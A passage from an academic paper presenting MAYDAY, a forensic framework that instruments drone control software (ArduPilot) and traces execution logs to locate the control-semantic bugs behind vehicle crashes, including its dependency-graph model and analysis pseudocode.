More specifically, to enrich investigation evidence, MAYDAY first analyzes the control program and instruments it with selective program execution logging, guided by a *control variable dependency model*. This establishes a mapping between the control model and the program. To investigate an accident, MAYDAY performs a two-step investigation: (1) In *control-level investigation*, MAYDAY analyzes control-level log to identify (i) the controller (among the RAV's multiple controllers) that first went wrong and (ii) the sequence of control variable corruptions that had led to that controller's malfunction. (2) In *program-level investigation*, MAYDAY uses the output of (1) and the control model-program mapping to narrow the scope of program-level log to be analyzed, resulting in a very small subset of control program basic blocks where the root cause (bug) of the accident is located.

We have applied MAYDAY to ArduPilot [12], a popular open-source RAV control program [20, 36] that runs in a wide range of commodity RAVs, such as Intel Aero, 3DR IRIS+, the Bebop series, and Navio2. Our investigation of 10 RAV accidents caused by real ArduPilot bugs demonstrates that MAYDAY is able to accurately localize the bugs for all the cases. Our evaluation results show that MAYDAY incurs low control task execution latency (3.32% on average), relative to the tasks' soft real-time deadlines. The volume of log generated by MAYDAY is moderate: 1.3GB in 30 minutes, which can easily be supported by lightweight commodity storage devices.

The contributions of MAYDAY lie in the *awareness and integration of RAV control model* for control program instrumentation, tracing, and debugging, which *specializes* these generic program analysis capabilities for more effective discovery of control-semantic bugs.

- For control program instrumentation (offline), we formalize the control model as a Control Variable Dependency Graph (CVDG). By establishing a *mapping* between the control model and the control program, we bridge the semantic gap between control- and program-level variables and data flows. We then develop an automatic instrumentation to enable CVDG-guided program execution logging.
- For control program tracing (runtime), we leverage the intrinsically low controller frequency for the cyber-physical RAV (tens/hundreds of Hz; versus its MHz/GHz processor), making it practical to employ the fine-grain control program execution logging at runtime. Such an approach would not be feasible for "cyber-only" systems due to the high relative overhead.
- For control program debugging (post-accident), We develop a *two-stage* accident investigation process, where the control-level investigation identifies the first malfunctioning controller and infers its control variable corruption path; and the program-level investigation will backtrack the program trace along that corruption path for bug localization, guided by the control "model-program" mapping.
- Our investigation of 10 RAV accidents caused by real ArduPilot bugs demonstrates that MAYDAY is able to accurately localize the bugs for all the cases with reasonable runtime and storage overhead. We also found 4 recently patched bugs that are still vulnerable and alerted the ArduPilot team.




Figure 1: Dependencies of an RAV's Six degrees of freedom (6DoF) cascading controllers.




Figure 2: Primitive controllers in x-axis cascading controller.

We structured the rest of this paper as follows: Section 2 illustrates background on RAV control model and program and security model; Section 3 describes the motivating example of MAYDAY; Section 4 shows the overview of MAYDAY framework; Section 5 introduces CVDG and CVDG-guided program analysis and instrumentation techniques enabling cross-domain investigations; Section 6 illustrates our two-stage post-accident investigation process; Section 7 shows the detailed implementation of MAYDAY; Section 8 evaluates MAYDAY; Section 9 discusses the limitations and future work of MAYDAY; Section 10 summarizes the related work; Section 11 concludes MAYDAY.

2 Background and Models

RAV Control Model MAYDAY is driven by the RAV control model, which encompasses (1) vehicle dynamics, (2) controller organization, and (3) control algorithm. For vehicle dynamics, an RAV stabilizes movements along the six degrees of freedom (6DoF) such as the x, y, z-axes and the rotation around them, namely *roll*, *pitch*, and *yaw*. Each of the 6DoF is controlled by one *cascading* controller, with dependencies shown in Fig. 1.

Inside each 6DoF controller, a cascade of *primitive controllers* controls the position, velocity, and acceleration of that "degree", respectively. The control variables of these primitive controllers have dependencies induced by physical laws. Fig. 2 shows such dependencies using the x-axis controller as an example. For the x-axis position controller ($c_1(t)$, left-most), $x_x(t)$ is the *vehicle state* (i.e., position). $r_x(t)$ is the *reference* which indicates the desired position.

$e_x(t) = r_x(t) - x_x(t)$ is the *error*, namely difference between the state and reference. Intuitively, the goal of the controller is to minimize $e_x(t)$.

Similarly, the velocity and acceleration primitive controllers have their own sets of control variables: $\dot{x}_x(t)$, $\dot{r}_x(t)$, $\dot{e}_x(t)$ for x-axis velocity; and $\ddot{x}_x(t)$, $\ddot{r}_x(t)$, $\ddot{e}_x(t)$ for acceleration (the "dot" symbol denotes differentiation). The three primitive controllers work in a cascade: the output (reference) of one controller becomes the input of its immediate downstream controller. Each controller also accepts other inputs, such as flight mission and control parameters. The output of a cascading controller (e.g., $o_x(t)$) can be either a motor throttle value or a reference input for another 6DoF controller (e.g., from the x-axis controller to the roll angle controller).

RAV Control Program The RAV control program implements the RAV control model. It accepts two types of input: (1) sensor data that measure vehicle states and (2) operator commands from ground control (GCS). GCS commands are typically issued to set/reset flight missions (e.g., destination and velocity) and control parameters (e.g., control gain). The control program runs periodically to execute the multiple controllers. For auditing and troubleshooting, most RAV control programs record controller states (e.g., vehicle state and reference) and events (e.g., sensor and GCS input) in each control loop iteration and store them in on-board persistent storage.

Trust Model and Assumptions MAYDAY is subject to the following assumptions: (1) We assume the soundness of the underlying RAV control model. (2) We assume that the RAV control program already generates high-level control log, which at least includes each primitive controller's reference, state and input. This is confirmed by popular RAV control programs ArduPilot [12], PX4 [16] and Paparazzi [15]. (3) We assume the integrity of logs and log generation logic in the control program, which can be enforced by existing code and data integrity techniques [55, 59, 61]. After a crash, we assume that the logs are fully recoverable from the vehicle's "black box". (4) We assume the control flow integrity of control program execution. Hence traditional program vulnerabilities/exploits, such as buffer overflow, memory corruption, and return-oriented programming, are outside the scope of MAYDAY. There exists a wide range of software security techniques to defend against such attacks [1, 31, 50, 71].

Soundness of Control Model To justify Assumption (1) of the trust model, we show that the underlying RAV control model adopted by ArduPilot is theoretically sound. For the model's *vehicle dynamics*, prior work [34] has analytically proved its correctness by modeling a standard rigid body system using Newton-Euler equations. For the model's *control algorithm* and *controller organization*, every primitive controller (e.g., those in Fig. 2) instantiates the classic PID (proportional-integral-derivative) algorithm; whereas all the controllers are organized in a dependency graph (CVDG, to be presented in Section 5.1), which reflects the classic RAV controller organization for controlling the vehicle's 6DoF.

Based on the sound control model elements, the model's stability has been proved in prior work [33]. Furthermore, the control model – by design – tolerates vehicle dynamics changes (e.g., payload change) and disturbances (e.g., strong wind) to a *bounded* extent. We note that MAYDAY investigates accidents/attacks when the vehicle is operating *within* such bounds; and the triggering of the control-semantic bug will make an *originally sound* control model unsound, by corrupting its control/mission parameter(s), leading to instability of the system. Finally, theoretical soundness of the RAV control model is also testified to by its wide adoption by RAV vendors such as 3D Robotics, jDrone, and AgEagle for millions of robotic vehicles [20].


Threat and Safety Model MAYDAY addresses safety and security threats faced by RAVs, with a focus on finding control-semantic bugs in RAV control programs after accidents. These accidents may be caused by either safety issues (e.g., buggy control code execution or operator errors) or attacks (e.g., deliberate *negligence* or *exploitation* by a malicious insider). We assume that attackers know the existence of a control-semantic bug and its triggering condition. Then, an attacker may (1) continue to launch flight missions under the bug-triggering condition (e.g., strong wind) or (2) adjust vehicle control/mission parameters to create the bug-triggering condition (demonstrated in [51]). Action (1) requires the operator to simply "do nothing"; whereas action (2) will only leave a minimum bug-triggering footprint which could gradually corrupt controller states over a long period of time (Section 3). Such small footprint and long "trigger-to-impact" time gap make investigation harder. Furthermore, attacks exploiting control-semantic bugs do not require code injection, sensor/GPS spoofing, or blatantly self-sabotaging commands. As such, the security threat posed by control-semantic bugs is real to RAV operations and "exploit-worthy" to adversaries. All accident cases in our evaluation (Section 8) can happen in either accidental (i.e., safety) or malicious (e.g., security) context, reflecting the broad applicability of MAYDAY for RAV safety and security.

Meanwhile, accidents caused by either *physical* failures/attacks or generic software bugs are out of scope, as they have been addressed by existing efforts. For example, built-in logs can provide information for investigating either suspicious operator commands or physical attacks/accidents [19, 29, 45], without cross-layer (i.e., from control model to program) analysis (Section 9); and there has been a large body of solutions targeting generic software vulnerabilities [47, 49, 54, 60, 64, 73, 76, 77].

Finally, we note that there are multiple possible root causes to check after an RAV accident (e.g., software bugs, mechanical issues, and human operator factors). MAYDAY, which specializes in control-semantic bugs, is only *one of* multiple investigation tools (e.g., those for physical attacks) to enable a thorough, multi-aspect investigation.



Figure 3: Motivating example flight. An RAV first flies to the north east with 60 cm/s (only in east, 30 cm/s) and then flies to east with 60 cm/s speed.



(a) Velocity without a bug. (b) Acceleration without a bug.

(c) Velocity with a bug. (d) Acceleration with a bug.

Figure 4: Controller states with and without the x-axis velocity parameter manipulation. The control loop iterates at a 10 Hz interval.

3 Motivating Example

Modern control programs are robust systems that operate while addressing and minimizing the impact of not only various physical non-deterministic factors (e.g., inertia and noise) but also control anomaly and security attacks [38, 48, 62]. However, we have found that such robustness is not enough to tackle all safety and security issues. Specifically, combined impacts of (i) operational inputs (e.g., mission, parameter changes) with (ii) particular altered physical conditions may go beyond the protection capability of a control system, which is an implication of a control-semantic bug. As a result, such impact starts to appear in a control variable of an exploited controller and will be propagated to its dependent controllers and can be *signified over the multiple control loop iterations*. To illustrate this, we introduce the following intuitive motivating accident case (more cases are discussed in Section 8) *only with* high-level control logs recorded by a built-in flight recorder.

In this example, we assume that our target RAV loads an item to deliver (as performed by real RAVs [8, 9, 11]) and flies to the north east with 60 cm/s (only in east, 30 cm/s) as described in Figure 3. At Iteration 4,850, the RAV operator increases Parameter P of x-axis velocity controller to make up for the weight gain. In the next 80 iterations of the control loop, the RAV continues to operate normally (i.e., the x-axis controller maintains a stable state). At a scheduled turn (i.e., flying east in Figure 3), the RAV is supposed to drastically decrease its x-axis velocity and to exhibit a behavior similar to that of the velocity and acceleration references depicted in Fig. 4a and Fig. 4b, respectively. However, at the junction, the changed parameter P unexpectedly leads to a corrupt state; the x-axis velocity started showing digression (Fig. 4c) and generating a corrupt x-axis acceleration reference. Consequently, the RAV completely failed to stabilize, ultimately resulting in a crash due to intensified digression over the multiple control loop iterations. We note that our example case is realistic because this accident can be triggered via a remote operational interface (e.g., MAVLink [13]).

Unfortunately, to answer "why did my drone crash" in this case, the existing flight status logging is not sufficient for root cause analysis. Unlike control-level investigation based on built-in flight control data logging, there is no evidence available for program-level investigation. While investigators may be able to identify a malicious command by cross-checking the command logs recorded by the GCS and by the on-board logging function, such a method cannot investigate (1) accidents caused by malicious or vulnerable commands that are indeed issued from the GCS (e.g., by an insider threat) or (2) accidents not triggered by external commands (e.g., divide-by-zero). Most importantly, such a method cannot pinpoint the root cause of the accident. In other words, observing the RAV controller anomaly does not reveal *what is wrong inside the control program*. We need to bridge the semantic gap between the safety/security impacts in the control (physical) domain and the root causes in the program (cyber) domain.

4 MAYDAY Framework

MAYDAY spans different phases of an RAV's life cycle, shown in Fig. 5. In the offline phase, MAYDAY defines a formal description of the RAV control model, and uses it to enable CVDG-guided program-level logging during the control program execution via automatic instrumentation (Section 5). Then the RAV goes back into service with the instrumented control program, which will generate both control- and program-level logs during flights. In the case of an accident or attack, MAYDAY retrieves the logs and performs a two-stage forensic analysis, including control- and program-level investigations (Section 6). The investigations will lead to the localization of the control-semantic bug in the control program – the root cause of the crash.

5 Control-Guided Control Program Analysis and Instrumentation

This offline phase of MAYDAY formalizes a generic RAV control model using a Control Variable Dependency Graph (CVDG) (Section 5.1), which will guide the analysis (Section 5.2) and instrumentation (Section 5.3) of the control program, in preparation for the runtime program execution logging and the post-accident investigation (Section 6).




Figure 5: MAYDAY Framework.




Figure 6: Control Variable Dependency Graph (CVDG).

5.1 Control Variable Dependency Graph

MAYDAY is guided by the RAV's control model, with dependencies among controllers and control variables. To capture such dependencies, we define the Control Variable Dependency Graph (CVDG). Fig. 6 shows a generic CVDG that applies to a wide range of RAVs, such as rigid-body trirotors, quadrotors, and hexarotors. The CVDG captures generic dependencies among the 6DoF controllers without assuming any specific control algorithm. Inside each controller, there is a cascade of three *primitive controllers* that control the position, velocity, and acceleration for that DoF, respectively. Each node in the CVDG represents a control variable or a controller input. Each control variable represents a vehicle *state* (e.g., x_x, $\dot{x}_x$, or $\ddot{x}_x$), *reference* (e.g., r_x, $\dot{r}_x$, or $\ddot{r}_x$), or control parameters (e.g., k_x, $\dot{k}_x$ or $\ddot{k}_x$). The controller accepts three types of input *S*, *M*, and *P*: *S* represents inputs from various sensors, which will become vehicle state after pre-processing (e.g., filtering); *M* and *P* represent mission plan and control parameter inputs, respectively. Each directed edge in the CVDG indicates a dependency between its two nodes. For example, the edge from $\dot{r}_x$ to $\ddot{r}_x$ in the x-axis controller indicates that $\ddot{r}_x$ depends on $\dot{r}_x$.

Inter-Controller Relation We also define the "parent-child" relation between two controllers with edge(s) between them. More specifically, if primitive controller *C*'s reference is the output of controller C', then C' and *C* have a parent-child relation. Within a 6DoF cascading controller, the state of a child controller (e.g., x-axis acceleration) is the *derivative* of its parent controller (e.g., x-axis velocity). The relation between 6DoF controllers is more complicated. For example, the roll angle (ϕ) controller has three parent controllers (i.e., yaw (ψ), x, and y acceleration controllers). Mathematically, the input of the roll angle controller is determined by the outputs of its three parent controllers as: $\phi = atan((-\ddot{x}sin(\psi) + \ddot{y}cos(\psi))/g)$ (Fig. 6, g is the standard gravity).

5.2 Mapping CVDG to Control Program

Mapping CVDG Nodes to Program Variables We now establish a concrete mapping between the CVDG and the control program that implements it. First, we map the CVDG nodes (control variables) to the corresponding control program variables, which are either global or heap-allocated. For most CVDG control variables, the control program's existing logging functions directly access and log the corresponding program variables. For certain CVDG variables, we need to look deeper. For example, the x-, y-, and z-axis velocity states are retrieved via function calls. To handle such cases, we perform backtracking on LLVM bitcodes (i.e., the intermediate representation (IR) of the Low Level Virtual Machine (LLVM)): Starting from the logged (local) variable in a logging function, we backtrack to variables whose values are passed (without processing) to the logged variable. Among those, we select the first *non-local* variable (e.g., a class member variable) as the corresponding program variable.

Mapping CVDG Edges to Program Code Next MAYDAY analyzes the control program to map each CVDG edge to the portion of control program codes that implement the data flow between the two nodes (variables) on the edge. For each edge, MAYDAY conservatively identifies all possible program paths that induce data flows between the source node and sink node.

Our analysis is performed by Algorithm 1 at LLVM bitcode level. It is inter-procedural and considers pointer aliases of the control variables as well as other intermediate variables for completeness. It first performs a path-insensitive and flow-sensitive points-to analysis [72] to identify all aliases of the control variables (Line 2-3). For each alias identified, the algo-

Algorithm 1 Mapping CVDG edges to program code.

Input: Control variable set in the CVDG (CV)
Output: Mapping control variables to backward sliced instructions (M)

```
1: Initialize M                                          ▷ Our algorithm entry point
2: for cv_i ∈ CV do                                      ▷ Backward slicing for each CV
3:     PV ← POINTS-TOANALYSIS(cv_i)
4:     S ← BACKWARDSLICINGVARSET(PV)                     ▷ Backward slicing for aliases of cv_i
5:     N ← GETAFFECTINGNODES(S)                          ▷ Get CVDG nodes connected to cv_i
6:     for n_i ∈ N do
7:         e ← GETEDGE(cv_i, n_i)                        ▷ Get a CVDG edge connecting between cv_i and
       another CVDG node
8:         M[e] ← GETINSTSFOREDGE(e, S)                  ▷ Mapping instructions to each edge
9: return M
10: function BACKWARDSLICINGVARSET(SV)                   ▷ This function is called recursively
11:     V ← SV
12:     S ← ∅                                            ▷ Backward slicing set for the given variable set
13:     for v_i ∈ SV do
14:         S' ← BACKWARDSLICINGONEVAR(v_i)
15:         S ← S ∪ S'                                   ▷ Add new slicing results for each v_i
16:         V' ← GETAFFECTINGVARS(S') − V                ▷ Get newly found variables
17:         V ← V ∪ V'
18:         for v'_i ∈ V' do                             ▷ Perform recursive slicing on new variables
19:             PV ← POINTS-TOANALYSIS(v'_i)
20:             S'' ← BACKWARDSLICINGVARSET(PV)           ▷ Recursive slicing
21:             V ← V ∪ GETAFFECTINGVARS(S'')
22:             S ← S ∪ S''                              ▷ Add new slicing results for each v'_i
23:     return S
```

rithm performs backward slicing [44] to identify the program code that may influence the value of the control variable (Line 4, 10-23). As a result, each slice contains all the instructions that directly read or write the control variable and those that indirectly affect its value through some intermediate variables. Since the intermediate variables may have aliases not covered in the previous steps, Algorithm 1 recursively performs both points-to analysis and backward slicing on those variables to identify additional instructions that may affect the value of the control variable (Line 16-22). As new intermediate variables may be found in the identified slices during a recursion, this process will continue until no more affecting variable or alias exists.

In the final step, Algorithm 1 goes through the identified program code paths for each CVDG edge and reports only those that begin and end – respectively – with the source and sink variables on the CVDG edge (Line 5-8).

5.3 Control Program Instrumentation

With the mapping from control model to program (CVDG nodes → variables; edges → code), MAYDAY now instruments the control program for logging the execution of the *CVDG-mapped portion* of the program, which bridges the semantic gap between control-level incidents and program-level root cause analysis. To achieve this, MAYDAY instruments LLVM bitcodes by inserting program-level logging functions at entries of basic blocks selected from the CVDG-mapped portion of the control program, and adds control loop iteration number into a logging function.

Efficient Logging of Program Execution A key requirement of control program execution logging is high (time and space) efficiency. MAYDAY meets this requirement via two methods. The first method is *selective basic block logging*. MAYDAY only instruments the basic blocks of the CVDG-mapped program code. For example, in ArduPilot, the CVDG-mapped basic blocks are about 40.08% of all basic blocks. The second method is *execution path encoding*, which involves inserting logging functions at proper locations to record *encoded* program execution paths. We adopt Ball-Larus (BL) algorithm [24] – an efficient execution path profiling technique with path encoding. Under BL algorithm, each execution path is associated with a path ID, which efficiently represents its multiple basic blocks in the order of their execution.

Temporal Log Alignment To temporally align the control log and the added program execution log, MAYDAY generates control loop iteration numbers (plus timestamps) at runtime and tags them to both control and program execution logs. Such alignment enables temporal navigation of log analysis during a post-accident investigation.

6 Post-Accident Investigation

After control-guided program analysis and instrumentation, the subject RAV will be back in service and start generating both control- and program-level logs during its missions. In the case of an accident, the logs will be recovered and analyzed by MAYDAY in a two-stage investigation to reveal the accident's root cause.

6.1 Control-Level Investigation

The control-level investigation has two main steps: (1) identify which controller, among all the primitive controllers in the CVDG, was the *first* to go wrong during the accident (Section 6.1.1); (2) infer the possible sequence of control variable corruption, represented as a corruption path in the CVDG, that led to that controller's malfunction.

6.1.1 Initial Digressing Controller Identification

During an RAV accident, multiple controllers in the CVDG may go awry, which leads to the operation anomaly of the vehicle. However, because of the inter-dependency of controllers (defined in the CVDG), there must exist one controller that is *initially* malfunctioning, whereas the others are causally affected and go awry later following the inter-dependency and control feedback loop. To uncover the root cause of the accident, it is necessary to identify the first malfunctioning controller, as well as the time when the malfunction started.

More formally, the malfunction of a controller manifests itself in two perceivable ways [51]: (1) non-transient digression between the control *state and reference* and (2) non-transient digression between the control *reference and mission input*. (1) means that the real state of the vehicle cannot "track" (i.e., converge to) the reference (i.e., desired state) generated by the controller; whereas (2) means that the reference cannot approach the target state set for the flight mission. As such, we

call the first controller that exhibited (1) or (2) the *initial digressing controller*; and we call the time when the digression started the *initial digressing time*.

To identify the initial digressing controller and time, MAYDAY examines the control log. Similar to [51], a sliding window-based digression check is performed on each primitive controller (1) between state and reference and (2) between reference and mission input. Unlike the previous work, MAYDAY uses the Integral Absolute Error (IAE) formula [37] in a distinct way to identify the initial digression in a *reverse* temporal order (details are discussed in Appendix B). By performing the digression check with the sliding window from the crash point backward, we identify the first digression window (hence time) of that controller, from which the digression persists toward the end of the log. The controller with the *earliest* first-digression window is the initial digressing controller.


6.1.2 CVDG-Level Corruption Path Inference

Given the initial digressing controller and the pair of digressing variables (i.e., "state and reference" or "reference and mission input"), MAYDAY will infer the sequence of operations on relevant control variables that had caused the initial digression. Such inference is guided by the CVDG model and the operation sequence of digression-inducing variables is called *CVDG-level corruption path*, represented by a directed path in the CVDG.

We first define several terms. Each primitive controller has three inputs: sensor input S, flight mission M, and control parameter P, with M and P coming from ground control (GCS). x_I, r_I, and k_I denote the control state, reference, and parameter (a vector) of the initial digressing controller – denoted as C_I. x_c, r_c, and k_c denote the control state, reference, and parameter of C_I's child (i.e., immediate downstream) controller – denoted as C_c, respectively. Now we present the inference of CVDG-level corruption path as summarized in Figure 7.

If the initial digression is between x_I and r_I, we can infer that x_I failed to track r_I. There are three possible causes for this, which correspond to different CVDG-level corruption paths:

- **Type I**: x_I was corrupted "locally" during the sensor input data processing (e.g., filtering). In the CVDG, such corruption corresponds to path $S \rightarrow x_I \rightarrow r_c$ as described in Figure 7a.
- **Type II**: x_I was corrupted indirectly via the control feedback loop. In this case, the control parameter k_I was first corrupted via GCS input (e.g., a parameter-changing command), which then corrupted r_c, the output of C_I. In C_c's effort to track the corrupted r_c, it generated the corrupted reference for its own child controller, and so on so forth. Finally, the RAV motors physically changed the vehicle's state, leading to the anomalous change of x_I. In the CVDG, such corruption corresponds to path $P \rightarrow k_I \rightarrow r_c$ as described in Figure 7b.
- **Type III**: x_I was similarly (to Type II) corrupted via the control feedback loop, due to the corruption of r_c. Unlike Type II, r_c's corruption was not triggered by external input. Instead, it was caused by some execution anomaly along CVDG edge $x_I \rightarrow r_c$ or $r_I \rightarrow r_c$ as described in Figure 7c.



(a) Type I CVDG-level path (b) Type II CVDG-level path

(c) Type III CVDG-level path (d) Type IV CVDG-level path

Figure 7: Summary of CVDG-level corruption paths according to different corruption types.

We point out that, between x_I and r_I, r_I cannot be initially corrupted by C_I's parent (upstream) controller. This can be proved by contradiction based on the CVDG model: If r_I were initially corrupted by its parent controller C_p, the corruption would have happened before C_I's initial digression. However, without C_I's digression, C_p would not be triggered by the control feedback loop to generate a corrupted r_I, unless C_I experienced a digression itself. But that would contradict with the fact that C_I is the *first* digressing controller.

To determine if an accident is caused by Type I or II/III corruption path, MAYDAY needs to check if x_I is corrupted locally or indirectly. This is done by checking the *state consistency* between C_I and C_c (i.e., between x_I and x_c). Intuitively, the state consistency is an indication that C_c makes control decisions following the "guidance" – either right or wrong – of C_I; and the observation of C_c is consistent – according to physics laws – with that of C_I. For example, if C_I is a velocity controller and C_c is an acceleration controller, then x_I (velocity) is consistent with x_c (acceleration), provided that the observed velocity x_I closely matches the velocity computed using the actual acceleration x_c (via integration) in each iteration. [1] Since x_c did not digress from r_c when x_I digressed from r_I (by C_I's definition), if x_I and x_c are consistent, then we can infer that x_I is not locally corrupted and the CVDG-level path for x_I's corruption should be of Type II or III. Otherwise, the corruption path for x_I's corruption should be of Type I.

If the initial digression is between r_I and mission input M

[1] The formal definition of state consistency is given in Appendix A.

(Type IV), we can infer that a mission input (e.g., a GCS command to change trajectory or velocity) must have led to the change of r_I; and the new r_I value made C_I malfunction. In the CVDG, the corruption of r_I happened on path $M \rightarrow r_I$, as described in Figure 7d. Similar to Types I-III, we can prove that the parent controller of C_I cannot initially corrupt r_I.

In summary, Table 1 shows all four types of CVDG-level corruption paths and their determination conditions, to be applied during the investigation. Notice that the four types fully cover the CVDG edges in the initial digressing controller.

Table 1: Four types of CVDG-level corruption paths.

Type	Initial Digressing Variables	x_I and x_c Consistent?	Initially Corrupted Variable	CVDG-Level Corruption Path
I	Between r_I and x_I	No	x_I	$S \rightarrow x_I \rightarrow r_c$
II	Between r_I and x_I	Yes	k_I	$P \rightarrow k_I \rightarrow r_c$
III	Between r_I and x_I	Yes	r_c	$x_I \rightarrow r_c$; $r_I \rightarrow r_c$
IV	Between M and r_I	Yes	r_I	$M \rightarrow r_I$

6.2 Program-Level Investigation

The control-level investigation generates two outputs: (1) the initial digressing controller (and time) and (2) the CVDG-level corruption path that had led to the digression. With these outputs, MAYDAY transitions to its program-level investigation, analyzing a *narrowed-down* scope of the control program execution log. The final result of this investigation is a small subset of control program code (in basic blocks) where the bug causing the accident can be located.

6.2.1 Transition to Program-Level Investigation

MAYDAY first makes the following preparations: (1) mapping the control variables on the CVDG-level corruption path to program variables, based on the control model → program mapping established during the offline analysis (Section 5); (2) locating the program trace for the initial digressing iteration – recall that the log has been indexed by control loop iteration number – as the starting point for (backward) log analysis; and (3) restoring the LLVM instruction trace from the encoded log for LLVM bitcode-level data flow analysis.

6.2.2 CVDG-Guided Program Trace Analysis

MAYDAY first identifies the data flows of program-level variable corruptions representing the CVDG-level corruption path. It runs Algorithm 2 to identify such data flows, starting from the initial digressing iteration and going backward. There are four inputs to Algorithm 2: (1) the restored LLVM bitcode-level program trace, indexed by control loop iteration number; (2) the initial digressing iteration number ($i_{digress}$); (3) the source and sink program variables that correspond to the start and ending nodes on the CVDG-level corruption path; [2] (4) the mapping between instructions in the trace and the program basic blocks they belong to. The output of Algorithm 2 is a small subset of control program basic blocks that may have been involved in the CVDG-level corruption path.

[2]For a Type II CVDG-level path (Table 1), we also identify the program variable that corresponds to the intermediate node k_I on path $P \rightarrow k_I \rightarrow r_c$.

Algorithm 2 Identification of basic blocks implementing a CVDG-level corruption path.

Input: CVDG (G), decoded program execution logs (L), CVDG-level corruption path (P_{cvdg}), control loop iteration with initial digression ($i_{digress}$)
Output: A set of basic blocks of the program-level corruption paths

```
1:  P_prog ← BACKTRACK(P_cvdg, 0, i_digress)            ▷ Get program-level data flows
2:  i_trigger ← P_prog.i_start                          ▷ Control loop iteration with the triggering input
3:  while i_trigger ≤ i_digress do                      ▷ Find additional data flows
4:      i_digress ← P_prog.i_end − 1
5:      P_prog ← P_prog ∪ BACKTRACK(P_cvdg, i_trigger, i_digress)
6:  return GETBB(P_prog)
7:  function BACKTRACK(P_cvdg, i_start, i_end)
8:      P_prog ← ∅
9:      for e ∈ P_cvdg do
10:         P_prog ← P_prog ∪ BACKTRACKSRCSINK(e.src, e.sink, i_start, i_end)
11:     return P_prog
12: function BACKTRACKSRCSINK(src, sink, i_start, i_end)
13:     if src = sink then
14:         return ∅
15:     P_prog ← ∅
16:     for i ∈ {i_end ... i_start} do                  ▷ Backtrack the executed paths at every iteration
17:         P_i ← G.GETDATAFLOWPATHS(L[i], src, sink)   ▷ Between source and sink
18:         for p ∈ P_i do
19:             for sink_p ∈ p.sinks do                 ▷ Consider intermediate variables
20:                 P_prog ← P_prog ∪ BACKTRACKSRCSINK(src, sink_p, i_start, i)
21:     return P_prog
```

To explain Algorithm 2, we show a simple example in Fig. 8: The initial digressing controller is the x-axis velocity controller, and the CVDG-level corruption path is $P \rightarrow \dot{k}_x \rightarrow \ddot{r}_x$. The initial digressing time is Iteration 4930. P, $\dot{k}_x$, and $\ddot{r}_x$ are mapped to program variables (`msg`, `_pi_vel_xy._kp`, and `_accel_target.x`). Algorithm 2 starts from the sink variable (`_accel_target.x`) in Iteration $i_{digress}$ (4930) and finds a variable-corruption data flow from source variable `msg`, through intermediate variable `_pi_vel_xy._kp` (Line 1, 7-21), to sink variable `_accel_target.x`. Data flows that go through the intermediate variables (e.g., `_pi_vel_xy._kp`) are reconstructed using the additional sink information (Line 19-20). This information is retrieved via backward slicing (Line 17) as described in Section 5.2. In Fig. 8, the data flow is $P_{4850} \rightarrow \dot{k}_{x,4850} \rightarrow V_{4,4850} \rightarrow V_{8,4929} \rightarrow \ddot{r}_{x,4930}$, which realizes CVDG-level path $P \rightarrow \dot{k}_x \rightarrow \ddot{r}_x$. In particular, Iteration 4850 is the starting iteration of control variable corruption with the triggering input (P). We denote this iteration as $i_{trigger}$.

